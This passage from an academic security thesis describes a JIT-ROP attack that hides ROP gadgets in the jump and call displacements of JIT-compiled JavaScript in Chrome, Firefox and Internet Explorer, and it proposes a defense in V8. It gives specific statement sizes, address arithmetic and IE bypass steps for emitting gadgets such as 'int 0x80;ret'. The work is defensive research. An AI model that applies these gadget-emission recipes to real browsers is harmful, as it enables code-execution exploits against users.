The ability to create controllable JIT-compiled code enables an adversary to conveniently assemble ROP chains without the requirement to ever read code. This challenges current XnR instantiations in that code does not have to be readable to be useful for ROP chains, highlighting the need to complement XnR with effective code pointer hiding and/or code randomization schemes also in JIT-compiled code. Unless XnR implementations additionally protect JIT-compiled code, they do not prevent attackers from reusing predictable attacker-generated gadgets, and hence from mounting JIT-ROP attacks. We stress that a complete XnR implementation that offered holistic code coverage (i.e., hiding code-pointers also in JIT-compiled code) may also be effective against our attack. However, maintaining XnR's guarantees also for JIT-compiled and attacker-controlled code imposes additional challenges in practical settings: First, fine-grained code randomization schemes that are implemented in XnR do not add security against implicit constants, and they hence make gadget emissions, proposed in this work, possible. In particular, the widely deployed concepts of register renaming and instruction reordering do not affect our proposed unaligned gadgets. Moreover, fine-grained code randomization techniques commonly deployed in browsers (as NOP insertion in IE) are not sufficient either, as the attacker can test the validity of its gadgets before using them. Second, the lack of code pointer hiding in JIT-compiled code in current XnR instantiations constitutes an additional vector of attack, since adversaries can then still leverage our attack to encode constants in relative calls.

We finally explored how to extend XnR's guarantees against implicit constants in JIT-compiled code. One option would be to extend the use of call trampolines in XnR schemes also to JIT compilers, as suggested by Crane *el al.* [28, 29]. However, this will replace existing direct calls with direct jumps to trampolines, which also encode implicit constants. Furthermore, trampolines will introduce new relative offsets in their direct call instructions. As the locations of trampolines are not hidden (e.g., they can be revealed by reading the return address on stack), in the presence of an unprotected code pointer, the attacker will be able to predict encoded constants by leaking either the caller or the callee address. As an orthogonal alternative, in this work we propose to (i) replace relative addressing with indirect calls and (ii) blind (i.e., reliably obfuscate) all explicit constants used to prepare the indirect calls. We implement our defense in V8, the JavaScript engine of Chrome, and show that our proposal imposes less than 2% performance and 26% code size overhead, while effectively preventing the attacks described in this work.

The summarized contributions of our work are:

- We present a novel class of attacks that encode ROP gadgets in implicit constants of JIT-compiled code. We thereby show that reading code fragments is *not* necessarily a prerequisite for assembling useful gadgets in order to mount a JIT-ROP attack.
- We demonstrate that all three major browsers (Chrome, Internet Explorer, Firefox) are susceptible to our proposed attack.
- We discuss potential shortcomings when using XnR to protect JIT-compiled code. We show that the underlying assumptions that XnR schemes build upon (such as code randomization) have to be carefully evaluated in the presence of JIT-compiled code.
- We implement a defense in V8 that replaces relative calls/jumps with indirect control flow instructions. This effectively prevents the attack proposed in this work by removing dangerous implicit constants, exhibiting a performance overhead of 2% and a code size overhead of 26%.

The remainder of this chapter is structured as follows. Section 3.4 provides background information on code-reuse attacks. Section 3.5 describes our threat model. Section 3.6 introduces the fundamentals of our attack and demonstrates its efficacy against three major browsers. Section 3.7 introduces an efficient defense against our attack. Section 3.8 discusses the implications of our work. Section 3.9 describes related work and Section 3.10 concludes with a summary of our findings.

3.4 Primer on Software Exploitation

We will use this section to provide background information on code-reuse attacks. We start by explaining ROP, and then provide insights on JIT-ROP, which collects code on-the-fly and thus evades existing randomization schemes like ASLR. Finally, we describe Execute-no-Read (XnR), a new defensive scheme that aims to protect against code-reuse attacks (including JIT-ROP).

3.4.1 Classical Stack Overflow Attacks

The key problem that has been a culprit for many exploited programs is that control (e.g., return address, function pointer) and non-control (e.g., a character array) data share the same memory. Program stack, the most important data structure for program execution, is also the most targeted data structure in buffer overflow attacks. The reason is that a program stack stores arguments, return address, and local variables for each function that is being called. As a result, an attacker is able to overwrite control (e.g., a return address) data by simply overflowing a nearby vulnerable buffer.

Code Injection Attacks

Before the popularization of software exploitation, there were hardly any defenses implemented neither in software nor in hardware. Therefore, it was way easier for adversaries to take over the control of the program and gain arbitrary code execution. The classical stack overflow attack is the manifestation of lack of defenses. In this attack, the attacker overflows a buffer on the stack—thereby overwriting the saved return address—and points the return address to the beginning of the buffer. Consequently, next time a return instruction is executed—which is inevitable given the overflow has happened in a function—the control flow of the program will be diverted to the beginning of the attacker-controlled buffer, thus executing the attacker-controlled code.

Data Execution Prevention (DEP)

One of the key issues of the aforementioned code-injection attack is the lack of distinction between executable and data regions in memory. Old x86 processors only had a single protection bit denoting whether the respective memory page was writable. Consequently, all memory was always readable and executable by default. Data execution prevention (DEP) was proposed that would allow making data regions as non-executable, thereby preventing adversaries from executing shellcode directly on the stack. Due to its effectiveness, ultimately, this proposal was also backed by hardware. Nowadays, all 64-bit x86 architectures support an NX (no-execute) protection bit that denotes whether the memory page can be executable or not.

3.4.2 Code-Reuse Attacks

Although NX bit forbids executing arbitrary *injected* bytes from the stack, it still allows the attacker to execute the code from existing executable portions of memory, such as from the main program or included libraries. For instance, the attacker can overwrite the saved return address on the stack with an address of a function from `libc`, e.g., `system`, that will be executed after the next return instruction. Furthermore, by writing the addresses successively, the attacker can chain multiple functions at will [88, 79].

Return Oriented Programming (ROP)

Return oriented programming (ROP), proposed by Shacham [105], is a generalized version of code-reuse attacks. Instead of reusing entire functions, ROP uses short instruction sequences, called gadgets. Each gadget usually has a small role, e.g., setting a register, writing to memory, or calling a function. To be able to chain multiple gadgets together, they have to end in a return instruction, hence the name. However, it was shown that other control-flow instruction can also be used instead of a return [15, 22].

Address Space Layout Randomization (ASLR)

Code reuse remains a popular attack technique that is still used today. Consequently, lots of research have been conducted to mitigate it. One of the most prominent defense techniques that are deployed by most operating systems is Address Space Layout Randomization (ASLR) [109]. The key principle behind ASLR is to randomize the base addresses of memory segments; thereby, preventing an attacker from knowing the addresses of required gadgets. As a result, despite being able to overwrite code pointers (e.g., a saved return address on the stack), the attacker cannot gain arbitrary code execution. However, ASLR also has some shortcomings, information leaks being the most prominent one [35, 106, 65]. In particular, since ASLR only randomizes base addresses of memory segments, leaking even a single code pointer can revert the randomization of the entire memory segment. To mitigate these issues, researchers have proposed fine-grained randomization schemes that can be built on top of ASLR to make it robust against single pointer leaks. Fine-grained randomization schemes work by randomizing the internal structure of code/data pages, thereby making it impossible for the attacker to learn locations of gadgets by leaking a single pointer. Different fine-grained schemes randomize at different granularity, such as randomizing instructions [59, 96], basic blocks [47, 114, 30], or entire functions [47, 58, 74, 30]. More details and a thorough analyzes of fine-grained randomization techniques can be found in a survey by Larsen *et al.* [80].

3.4.3 Just-in-Time Code-Reuse Attacks (JIT-ROP)

The main weakness of diversification schemes is that they can be bypassed by a stronger attacker who is capable of reading already-diversified code at runtime. This is the key observation of the attack technique proposed by Snow *et al.* [107], called JIT-ROP. Assuming an adversary who is able to read randomized code sections, JIT-ROP undermines any applied fine-grained randomization scheme. JIT-ROP assumes that an attacker (A1) controls the code that is being executed in a scripting environment, (A2) has a memory disclosure vulnerability that can be exploited multiple times to read data at arbitrary memory locations, and (A3) has at least one control flow vulnerability to trigger a ROP attack.

To execute a JIT-ROP attack, the attacker uses arbitrary memory read vulnerability (A2) to gather as many code pages as possible. The attacker then uses the same vulnerability to find gadgets and function addresses from the code pages at runtime. JIT-ROP then generates an exploit using the found gadgets and functions, and writes the generated gadget chain in memory. Finally, the attacker uses a control flow vulnerability (A3) to direct the control flow to the beginning of the gadget chain. It is important to note that, by collecting the gadgets at runtime, JIT-ROP successfully undermines any previously applied randomization.

Execute-no-Read (XnR)

To mitigate the weaknesses that JIT-ROP has demonstrated, researchers suggest making code pages *non-readable*. Such Execute-no-Read (XnR) schemes were proposed by Backes *et al.* [6], and later improved by Crane *et al.* [28, 29]. The goal of XnR schemes is to prevent JIT-ROP attackers from dynamically looking for gadgets in non-readable code sections.

XnR Due to the lack of support in the current hardware, Backes *et al.* [6] resorted to implementing XnR via modifying software: marking code pages as *non-present* and checking the permissions inside a custom pagefault handler. To avoid being interrupted too frequently, the authors propose to leave a window of N present pages. As a result, despite exposing a few readable pages to the attacker, XnR prevents the adversaries from reading *arbitrary* code pages. The authors suggest that when choosing a low window size, such as $N = 3$, the likelihood of an attacker leveraging the present code pages for a code-reuse attack is negligible.

Readactor(++) In contrast to XnR, Crane *et al.* suggested leveraging hardware support and proposed Readactor [28] and Readactor++ [29]. In these papers, the authors suggest employing Extended Page Tables (EPT), a recently introduced hardware feature to assist virtualized environments. While regular page tables translate virtual addresses into physical ones, EPTs add another layer of indirection and translate physical addresses of a VM to physical addresses of the host. Conveniently, EPTs also allow marking memory pages as (non-)readable, (non-)writable, or (non-)executable, allowing enforcement of XnR in hardware. Not to reveal code layout by reading code pointers, Readactor hides them using trampolines. Consequently, all the code pointers in readable memory will only be pointing to trampolines. Furthermore, to prevent guessing the code layout, Readactor assumes that fine-grained code-diversification techniques are in place, such as function permutation, register allocation randomization, and callee-saved register save slot reordering.

Despite the fact that Readactor hid code pointers, the layout of some function tables (e.g., import tables or vtables) stayed the same. This allows an adversary to guess and reuse the function pointers [101]. Readactor++ fixed this issue by randomizing these function tables (to get rid of the predictable layout) and randomly injecting pointers to illegal code (to forbid function fingerprinting by executing it).

Alternative XnR Designs Apart from XnR and Readactor(++), there are alternative implementations that achieve the same design goal. For instance, HideM [46], proposed by Gionta *et al.*, uses split TLB technology to differentiate between memory loads and instruction fetches, and only allows the latter to read code pages. Another approach—Leakage-Resilient Layout Randomization (LR^2) by Pereira *et al.* [18]—is similar to Readactor(++). However, in contrast to Readactor(++), LR^2 targets mobile devices (i.e., ARM CPUs), and is solely implemented in software without requiring hardware support. LR^2 achieves this by splitting the address space into code and data parts, and uses binary instrumentation to forbid reading code.

JIT-Compiled Gadgets

JIT compilation remains a major challenge for XnR implementations. During JIT compilation, JIT engines (e.g., of a browser) compile JavaScript code into assembly instructions to optimize performance. This is done by converting each JavaScript statement into a sequence of corresponding assembly instructions; thereby, making the code output of JIT compilers predictable. This determinism allows an attacker to influence the generated native code by leveraging the JavaScript code. This technique has been previously used by Blazakis [14] and Athanasakis *et al.* [5], who propose crafting special JavaScript statements that JIT-compile into gadgets. For instance, a JavaScript statement with an immediate value (`var a=0x90909090`) will be JIT compiled into a sequence of assembly instructions, one of which will contain the attacker-chosen value (`mov eax,0x90909090`). Consequently, the attacker can jump in the middle of the instruction and use the bytes of the immediate value as an unaligned gadget, such as four consecutive `nop` instructions (`0x90909090`) in our simple example.

JIT Compiler Defenses

Modern JavaScript compilers are aware of such attacks and try to prevent them using *constant blinding*. That is, instead of directly emitting constants in native code, compilers `XOR` them with randomly generated keys, thus making the resulting values unpredictable. After the blinding, the aforementioned instruction (`mov eax,0x90909090`) will be split into two following parts, effectively removing the attacker-controlled value:

```
mov eax, (RAND_KEY ⊕ 0x90909090)
xor eax,  RAND_KEY
```

The constant `RAND_KEY` is a randomly generated key, and `(RAND_KEY⊕0x90909090)` is a single immediate value generated at compile time. It shall be noted that for performance reasons, modern browsers only blind large constants. For example, Chrome and IE blind constants containing three or more bytes. As a result, embedding arbitrary two-byte constants is still possible.

3.5 Assumptions

We now describe our assumptions that we follow throughout this chapter, detailing a threat model and discussing defenses that we assume are in place on the target system. These assumptions are in accordance with the recently proposed defense mechanisms against JIT-ROP, such as XnR [6] and Readactor [28].

3.5.1 Defense Techniques

We assume that the following defense mechanisms of the operating systems and the target application are in place:

- **Non-Executable Data**: Data Execution Policy (DEP) is enabled on the target system, e.g., by using the `NX`-bit support of the hardware, marking writable memory pages non-executable.
- **Address Space Layout Randomization**: The target system deploys base address randomization techniques such as ASLR, i.e., the attacker cannot predict the location of a page without a memory disclosure vulnerability. In addition, we assume popular fine-grained ASLR schemes [74, 114, 59, 96, 61], as suggested by current XnR implementations [28, 29], are applied on the executable, libraries, and JIT-compiled code.
- **Non-Readable Code**: We assume that all code segments are non-readable, with this being either software- [6] or hardware-enforced [28, 29], notably also assuming that JIT-compiled code is non-readable.
- **Hidden Code Pointers**: We assume that all code pointers, except for JIT-compiled ones, are present but anonymized, e.g., via pointer indirections such as trampolines proposed by Readactor. Note that, as mentioned by Crane *et al.*, Readactor(++) could be extended to also hide code pointers in JIT-compiled code. However, there is no implementation that shows this, neither is the performance impact of such a scheme clear. In addition, having the compiler running in the same process as the attacker might give the adversary the ability to read code pointers *during* the compilation process. We thus believe that hiding all possible (direct or indirect) code pointers is a challenging task and the attacker might still be able to leak the required function addresses.
- **JIT Hardening**: We assume modern JIT defenses such as randomized JIT pages, constant blinding, and guard pages (i.e., putting an unmapped page between mapped ones). In our attack, for simplicity, we assume that sandboxing is either disabled or can be bypassed via additional vulnerabilities. In addition, assessing the security of Control Flow Integrity (CFI) defenses in JIT compilers is out of scope of this work, as our core contribution is to show that an attacker can *inject* gadgets, and not to discuss the actual process of diverting control flow. Instead, we demonstrate the threat of attacker-controlled code emitted by the JIT compiler.

3.5.2 Threat Model

In the following, we enumerate our assumptions about the attacker. This model is consistent with the threat model of previous attacks such as JIT-ROP [107] and with the XnR-based defense schemes.

- **Memory Disclosure Vulnerability**: We assume that the target program has a memory disclosure vulnerability, which can be exploited repeatedly by the attacker to disclose the *readable* memory space (i.e., we can read data, but cannot read code).
- **Control-Flow Diversion**: We assume that the target program has a control-flow vulnerability, allowing the attacker to divert the control flow to an arbitrary location. Note that this by itself does not allow the attacker to exploit the program, given the lack of ROP gadgets due to fine-grained ASLR and XnR.
- **JavaScript Environment:** We assume that the vulnerable process has a scripting environment supporting JIT compilation, for which the attacker can generate arbitrary JavaScript code. This is common for victims that use a browser to visit an attacker-controlled web site. Similarly, it applies to other programs such as PDF readers.


3.6 JIT-Compiled Displacement Gadgets

In this section, we discuss how an attacker can induce *new* JIT-compiled gadgets by crafting special JavaScript code. Intuitively, we show that an attacker can generate predictable JIT-compiled code such that she can reuse the code without searching for it. We introduce new techniques to trigger predictable gadgets that all modern JavaScript engines happen to generate. We demonstrate that an attacker can create and use almost arbitrary x86/x64 gadgets in modern browsers and their corresponding JavaScript engines, such as Google Chrome (V8), MS Internet Explorer (Chakra), and Mozilla Firefox (SpiderMonkey).

We introduce two novel techniques of emitting gadgets via implicit constants. First, in Section 3.6.1, we leverage JavaScript's control flow instructions and emit conditional jumps (such as `je 0x123456`) that may encode dangerous offsets. Second, in Section 3.6.3, we show how an attacker can leverage offsets in direct calls, such as `call 0x123456`, to create gadgets.

3.6.1 Conditional Jump Gadgets

Our first target is to turn offsets encoded in conditional jumps (in JIT-compiled code) into gadgets. To this end, we use JavaScript statements, such as conditionals (`if/else`) or loops (`for/while`), that are compiled to conditional jumps. Figure 3.1(A) shows an example. In `js_gadget`, the body of the `if` statement contains a variable-length JavaScript code. After compilation, the `if` statement is converted to a sequence of assembly instructions containing a conditional jump, which, depending on the branch condition, either jumps over the body or falls through (e.g., `je <if_body_size>`). By



```
function js_gadget(arg){
  if (arg)
  {
    /* More JS Code */
  }
  return;
}
```

```
test eax, eax
je   0xc380cd
... ;asm code
<epilogue>
ret
```

(A) JavaScript function (B) Disassembly

Figure 3.1: JavaScript function js_gadget and its corresponding disassembly

varying the code size inside the `if` body, we change the jump distance and thus the value encoded in the displacement field of the jump instruction in the compiled code. For example, if we aim for a `int 0x80;ret` (0xcd80c3) gadget, we have to fill the body of the `if` statement with JavaScript code that is compiled to `0xc380cd` bytes. The size of the JIT-compiled code for each JavaScript statement is fixed by the corresponding JIT compiler, and thus an attacker can precisely generate code of any arbitrary length. Note that the bytes of the size and the emitted gadget are mirrored because of the little-endian format used in x86/x64 architectures. The compiled version of `js_gadget` is shown in Figure 3.1(B).

Emitting such three-byte gadgets requires large portions of JavaScript code. In case the malicious JavaScript code has to be loaded via the Internet, this might drastically increase the time required for all gadgets to be in place. An attacker could overcome this limitation by utilizing the `eval` function. Instead of having ready-made JavaScript code, we thus use a function that constructs and emits all required gadgets on-the-fly. Such a script to dynamically generate arbitrary gadgets occupies less than one kilobyte.

In a naïve attack instantiation, each additional gadget will increase the overall code size. To counter this potential limitation, we can also embed smaller gadgets into the bigger ones by stacking `if` statements inside the body of another `if` statement, ideally reducing the size of the JavaScript code to the size of the biggest gadget.

Computing addresses of JavaScript functions: In order to use generated gadgets, we have to compute their addresses. We start by revealing the address of the JIT-compiled JavaScript function, which contains emitted gadgets, by employing a memory disclosure vulnerability. We can do this, for example, by passing the function as a parameter to another one, thus pushing its value on the stack. Afterwards, in the callee, we read the stack, revealing the pointer to the function's JavaScript object, which contains the code pointer to the actual (JIT-compiled) function. Note that here we assume that we know the location of the stack. This can be done by chasing the data pointers in the readable memory, until we find a pointer pointing to the stack.

Because of the predictable code output of JIT compilers, we know the offsets inside the JIT-compiled function, at which conditional jumps will be emitted and can thus compute the addresses of emitted gadgets.

3.6.2 Conditional Jump Gadgets in Browsers

We tested this technique against three modern browsers: Chrome 33 (32-bit)/Chrome 51(64-bit), Firefox 42 (64-bit) and IE 11 (64-bit with 32-bit JavaScript engine). There are some differences that need to be taken into account for each of them. For example, Chrome compiles JavaScript functions the first time they are called, while Firefox and IE interpret them a few times until they are called too often (e.g., around 50 times for IE and 10 times for Firefox) and only then JIT-compile the JavaScript code. Therefore, to trigger the compilation we just call the function multiple times and then wait until it is compiled (which takes a few milliseconds).

Chrome: As each browser has its own JIT compiler, an attacker has to vary the JavaScript code to fill the exact number of bytes in the `if` body. This is just a matter of finding a mapping between JavaScript statements and the number of bytes of their JIT-compiled equivalent. We will demonstrate this by emitting a system call gadget (`int 0x80;ret`) in 32-bit Chrome. To this end, we need to emit `0xcd80c3`, i.e., we need to fill the `if` body with JavaScript code that is JIT-compiled to `0xc380cd` bytes. We use the following two JavaScript statements:

S1: `v=v1+v2`, compiling to `0x10` bytes, and
S2: `v=0x01010101`, compiling to `0xd` bytes.

By combining these two statements, we can generate arbitrary gadgets. In our case, we use S1 `0x0c 38 0c` times (resulting in `0xc3 80 c0` bytes) and S2 once—summing up to `0xc3 80 cd`, our desired gadget.

Note that the JavaScript statement that compiles to `0x10` bytes allows us to control each hex digit of the emitted jump distance except the last one (i.e., the least significant half-byte of the gadgets' first byte). Moreover, any JavaScript statement that compiles to an odd number of bytes allows us to control the least significant half-byte of the distance. Combining these two properties, we can generate any gadget by using these two selected JavaScript statements multiple times.

The sizes of JIT-compiled JavaScript statements differ in 64- and 32-bit versions of Chrome. In 64-bit Chrome we replace S1 with `v=v`, which is compiled to `0x10` bytes. Note, however, that even though the size of S2 in 64-bit is also changed to `0x1b` bytes, we can still use it because it is compiled to an odd number of bytes.

Firefox: To generate arbitrary gadgets for Firefox, we choose the following two statements:

S1: `v=v`, compiled to 8 bytes (two of them to `0x10`), and
S2: `v+=0x1`, compiled to `0x21` bytes.

IE: IE deploys JIT-hardening mechanisms that go beyond the protections in Chrome and Firefox. IE (i) has a size limit on code segments generated by the JIT compiler, and (ii) randomly inserts NOPs (i.e., instructions that do not change the program state) in JIT-compiled code. Because of (i), we can only emit two-byte gadgets. Due to (ii), these gadgets are then further modified by inserting NOPs inside the `if` body and, thus, changing the value emitted in the conditional jump. The latter technique is similar

```
0x0000: call FUN_1            ; 0xe8fb1f0000
0x0005: call FUN_1            ; 0xe8f61f0000
0x000a: ...
0x2000: push ebp              ; 0x5d(@FUN_1)
```

Figure 3.2: Direct call

to librando [61]. Nevertheless, even with these defenses in place, we can still emit arbitrary two-byte gadgets by measuring the size of the emitted code at run time. We will describe this attack in Section 3.6.4 in the discussion about Internet Explorer.

3.6.3 Direct Call Gadgets

We found that conditional jumps are not the only instructions to embed implicit constants that can be indirectly controlled by the attacker. Direct calls (e.g., `call 0x12345`) are another example of such instructions. In our second approach, we leverage the JavaScript statements that are compiled to instructions containing direct calls.

Direct call constants: Direct calls in x86/x64 change the execution flow of the program by modifying the instruction pointer (`eip/rip`). The constant encoded in a direct call instruction represents a relative address of the callee. That is, the call instruction's displacement field contains the distance between the addresses of the instruction following the call and the callee. Therefore, any two direct call instructions to the same function will encode different constants. For example, in Figure 3.2, there are two consecutive calls to the function `FUN_1` (at address `0x2000`). The constant encoded in the first call denotes the distance between `FUN_1` and the instruction following the call (i.e., the second call at `0x05`). Therefore, its value is `0x2000-0x5=0x1ffb`, which is `0xfb1f0000` encoded in little-endian.

In the example above, the difference between two consecutive direct call constants is `0x5` (the size of a direct call instruction). In general, the difference is equal to the size of the instructions between two consecutive calls. In our case, we want to use JavaScript statements to emit direct calls in the JIT-compiled code. Therefore, the difference between the constants will be the size of the instructions in which the JavaScript statement is compiled.

To generalize this attack vector, we aim for a function similar to `js_call_gadget` (Listing 3.1). The `asm_call()` statement is a placeholder for any JavaScript statement (not necessarily a function call) that is compiled into a sequence of instructions containing a direct call. The exact statement that replaces the placeholder depends on the target browser.

Finding callee address: Let our goal be to emit a three-byte gadget and fix its third byte to `0xc3` (`ret`). To calculate the constant encoded in the displacement field of a direct call instruction, we have to know the addresses of the call instruction and its destination. The destinations of the emitted call instructions that we have encountered are either helper functions (e.g., inline caches generated by V8) or built-in functions (such

```
function js_call_gadget() {
    asm_call();  /* emits a call */
    asm_call();
    /* ... (many asm_call() statements) */
    asm_call();
}
```

Listing 3.1: JavaScript function *js_call_gadget*

as Math.random or String.substring). The helper functions are JIT-compiled by V8 as regular functions. We can leak their addresses either by stack reading (e.g., by leaking the return address put there by the call instruction inside the helper function), or by reading the V8's heap, where all the references of compiled helper functions are stored. In IE, the built-in functions are located in libraries and thus are randomized via fine-grained ASLR schemes [29, 28, 61]. However, their corresponding JavaScript objects (e.g., Math.random) contain the code pointer to the function. Knowing the structure of these JavaScript objects, which are not randomized according to our assumptions, we can get the addresses of built-in functions via a memory disclosure vulnerability. Note that after code pointer hiding, the addresses that the attacker leaks from these JavaScript objects will be the addresses of the trampolines and not the actual functions. Nevertheless, offsets, encoded in call (or jump) instructions, will also be computed relative to the trampolines and thus can be used for calculating emitted constants.

Emitting call instructions: Knowing the address of the callee, the next step is to emit direct call instructions at the correct distance. Given that we cannot influence the address where the function will be compiled, we have to acquire sufficiently large code space to cover all three-byte distances to the callee. To this end, we create a JavaScript function that spans 0x1 00 00 00 bytes after JIT compilation and consists of JavaScript statements emitting direct calls. More precisely, we require the distance between the first and the last emitted direct call instructions to be at least 0x1 00 00 00 bytes. This way, regardless of where our function is allocated, we will be guaranteed that it covers all possible three-byte distances from the callee, allowing us to emit arbitrary three-byte gadgets by carefully placing direct call instructions.

Emitting required gadgets: Creating such a large function (16 MB) emits many three-byte gadgets, and also covers all two-byte gadgets. For example, if we have a JavaScript statement that generates a call instruction and is compiled to 0x10 bytes of native code, we can create a big function containing this statement 0x10 00 00 times. The compiled function will have 0x10 00 00 direct call instructions 0x10 bytes apart. If we consider the least significant three bytes of the emitted displacement fields of these direct calls, they will have the following form: 0x*Y ** **, where * denotes any hexadecimal digit [0-f] and Y is a constant, which encodes the least significant half-bytes of emitted values.

Because of the little-endian format used in x86/x64 architectures, Y is part of the first byte of emitted gadgets. Therefore, to emit three-byte gadgets, we must be able to set Y

```
function js_call_gadget_v8(){
  var i,j;
  // Align calls to 0xe                   0x*0: ...
  i = i + j;                              0x*7: ...
                                          0x*e: call BINARY_OP_IC           ;e8 8d07feff
  // i=i+j 0x3a86b times                  ...
  i = i + j;                              0x*7: ...
                                          0x*e: call BINARY_OP_IC           ;e8 cd80c3ff
  // i=i+j 0xc5793 times                  ...
  i = i + j;                              0x*7: ...
}                                         0x*e: call BINARY_OP_IC           ;e8 8d07fefe
```

(A) JavaScript function (B) i=i+j direct calls (C) Bytes emitted by direct calls

Figure 3.3: JavaScript function emitting gadgets via direct call constants

accordingly. To this end, we modify the value of `Y` by varying the size of the instructions before the first direct call. That is, we find any JavaScript statement that compiles to an odd number of bytes, and then use it up to 15 times to get any out of all possible 16 half-bytes. For example, if the least significant half-byte of the call instruction is `0x0` and we want to make it `0xd`, and we have a JavaScript statement that compiles to an odd number of bytes (e.g., `i+=1` in 32-bit Chrome, `0x13` bytes), we use this statement 15 times (`0x13*15=0x11d`).

Computing addresses of emitted gadgets: Assuming that the address of the first call instruction in our function is $\texttt{F}_{call}$, and the address of the callee is $\texttt{F}_{dest}$, we can compute three bytes of the displacement field of the first call instruction as follows: $\texttt{C}_1\texttt{=F}_{dest}\texttt{-(F}_{call}\texttt{+5)} \bmod 2^{24}$. If the required gadget is `G`, then we can compute the distance (`dist`) between the call instruction, emitting `G`, and the first call instruction: $\texttt{dist=C}_1\texttt{-G} \bmod 2^{24}$. Using `dist`, we can calculate the address of the call instruction emitting `G` ($\texttt{F}_{call}$`+dist`), and therefore the address of the gadget ($\texttt{G}_{addr}$) which is located 1 byte after the call: $\texttt{G}_{addr}\texttt{=(F}_{call}\texttt{+dist)+1}$.

3.6.4 Direct Call Gadgets in Browsers

We will next discuss techniques that we use to instantiate the attack in three popular browsers.

Firefox: Emission of direct call gadgets is not possible in Firefox, as the baseline JIT compiler of Firefox does not emit direct calls. Although the optimizing JIT compiler of Firefox emits direct calls, e.g., when compiling regular expressions, it only optimizes JavaScript functions after they have been executed more than 1,000 times. Triggering the optimizing compiler on the large functions (as required for our attack) thus makes our attack impractical against Firefox.

Chrome: Chrome compiles most JavaScript statements to direct calls. Consequently, we have a large selection of JavaScript statements with varying post-compilation sizes. We use a statement that is compiled to `0x10` bytes of assembly code (e.g., `i=i+j` for 32-bit Chrome). For demonstration purposes, we aim to emit a system call gadget (`int 0x80;ret`), implicitly also revealing all two-byte gadgets. To this end, we create a function shown in Figure 3.3(A). The function starts with a sequence of JavaScript statements that align the first call instruction to `0xe`. After this, the emitted call distances will be calculated relative to `0x3`, i.e., `(0xe+0x5) mod 0x10`, where a direct call is `0x5` bytes large. Considering that the callee is at least half-byte aligned, the lower half-byte of all emitted gadgets' first bytes will be `0xd`, i.e., `(0x0-0x3) mod 0x10`. The alignment code is followed by a sequence of call-generating statements (e.g., `i=i+j`), each of which compiles to `0x10` byte-long code. The compiled `i=i+j` statement emits a call instruction at offset `0x*e` (due to alignment) as shown in Figure 3.3(B). Generating a sequence of `0x10 00 00` call instructions, we are guaranteed to have an `int 0x80;ret` gadget encoded into one of the call instruction constants (Figure 3.3(C)).

Note that the aforementioned technique is used in the 32-bit version of Chrome. For 64-bit, we use the `v++` statement, which is compiled to `0x20` bytes (instead of `0x10`) and emits a `call` instruction. Having `0x20` bytes between `call` instructions changes the upper half of the least significant byte. For example, after aligning the least significant half-byte to `0xd` via padding, the emitted first bytes will be either `0x{0,2,4,6,8,a,c,e}d` or `0x{1,3,5,7,9,b,d,f}d`, depending on the initial value of the upper half of the least significant byte. We can modify this value to our liking by adding the `i=i` statement, which is compiled to `0x10` bytes, as padding.

Internet Explorer: For the two main reasons mentioned in Section 3.6.1 (code size limit and NOP insertion), emitting gadgets is harder in IE. The per-function code size limit forbids us to emit `0x1 00 00 00` bytes of native code, which is required to span all possible third bytes of the constants encoded in call instructions. However, in the following, we describe how an attacker can still encode gadgets in direct calls even in IE.

Emitting calls at correct distance: IE still allows us to create many small functions. These functions will be distributed in the set of pages, each of them being `0x2 00 00` bytes large. We thus allocate many functions (200 in our case), each of them being $\lesssim$`0x1 00 00` bytes (i.e., two functions per page). Given the alignment (`0x1 00 00`) and the size (`0x2 00 00`) of the spanned code pages, each page will cover two third-bytes of the absolute address completely (e.g., from `0x12 34 00 00` to `0x12 35 ff ff`). Considering that the callee is not aligned to the same boundary, direct calls emitted in these pages will have three distinct third bytes in their constants, only one of them covered completely. For example, if we assume the callee to be at address `0x12 34 56 70` and the page emitted at `0x01 70 00 00`, only the call instructions located in the address range [`0x01 70 56 70`, `0x01 71 56 70`] can emit complete three-byte constants, having `0xc3` as their third byte, i.e., constants from `0x12 34 56 70` - `0x01 70 56 70` = `0x10 c4 00 00` to `0x12 34 56 70` - `0x01 71 56 70` = `0x10 c3 00 00`. On the other hand, the ranges [`0x01 70 00 00`, `0x01 70 56 70`] and [`0x01 71 56 70`, `0x01 71 ff ff`] cover only parts of the constants, with `0xc4` and `0xc2` as their third bytes.

After allocating the functions, we dynamically check their addresses to find the one with the correct distance from the callee (using the same technique as described at the end of Section 3.6.1), i.e., the one having the correct third byte in its direct call instruction's displacement field. Allocating 200 JavaScript functions, each of them containing `0x1 00 00` bytes, is inefficient, especially if the code has to be downloaded to the victim's machine. Therefore, we use `eval` to spam IE's code pages with the dynamically created

```
function js_call_gadget_IE() {
    // Padding to correct address
    var i = Math.random(); // emit direct call
    check_address(<random cookie value>);
}
```

Listing 3.2: JavaScript function *js_call_gadget_IE*

functions. The problem with evaluated functions is that IE does not emit direct call instructions in them and uses indirect calls instead. Therefore, we use these functions only as temporary placeholders. Once we find any evaluated function at the correct place, we deallocate it to make its place available for the subsequently compiled functions. To deallocate a JavaScript function, we set `null` to all of its references and wait until the garbage collector removes it (typically within less than a second).

Verifying emitted gadgets: At first sight, IE's NOP insertion conflicts with our assumption about the predictability of JIT-compiled code. With NOP insertion, and likewise with many other fine-grained code randomization schemes, we cannot guarantee that the call instruction, which is supposed to emit the gadget, ends up at the correct address. However, because NOPs are inserted at random, compiling the same JavaScript function multiple times actually *increases* the chance that in one of the compiled versions, the `call` instruction ends up at the correct place.

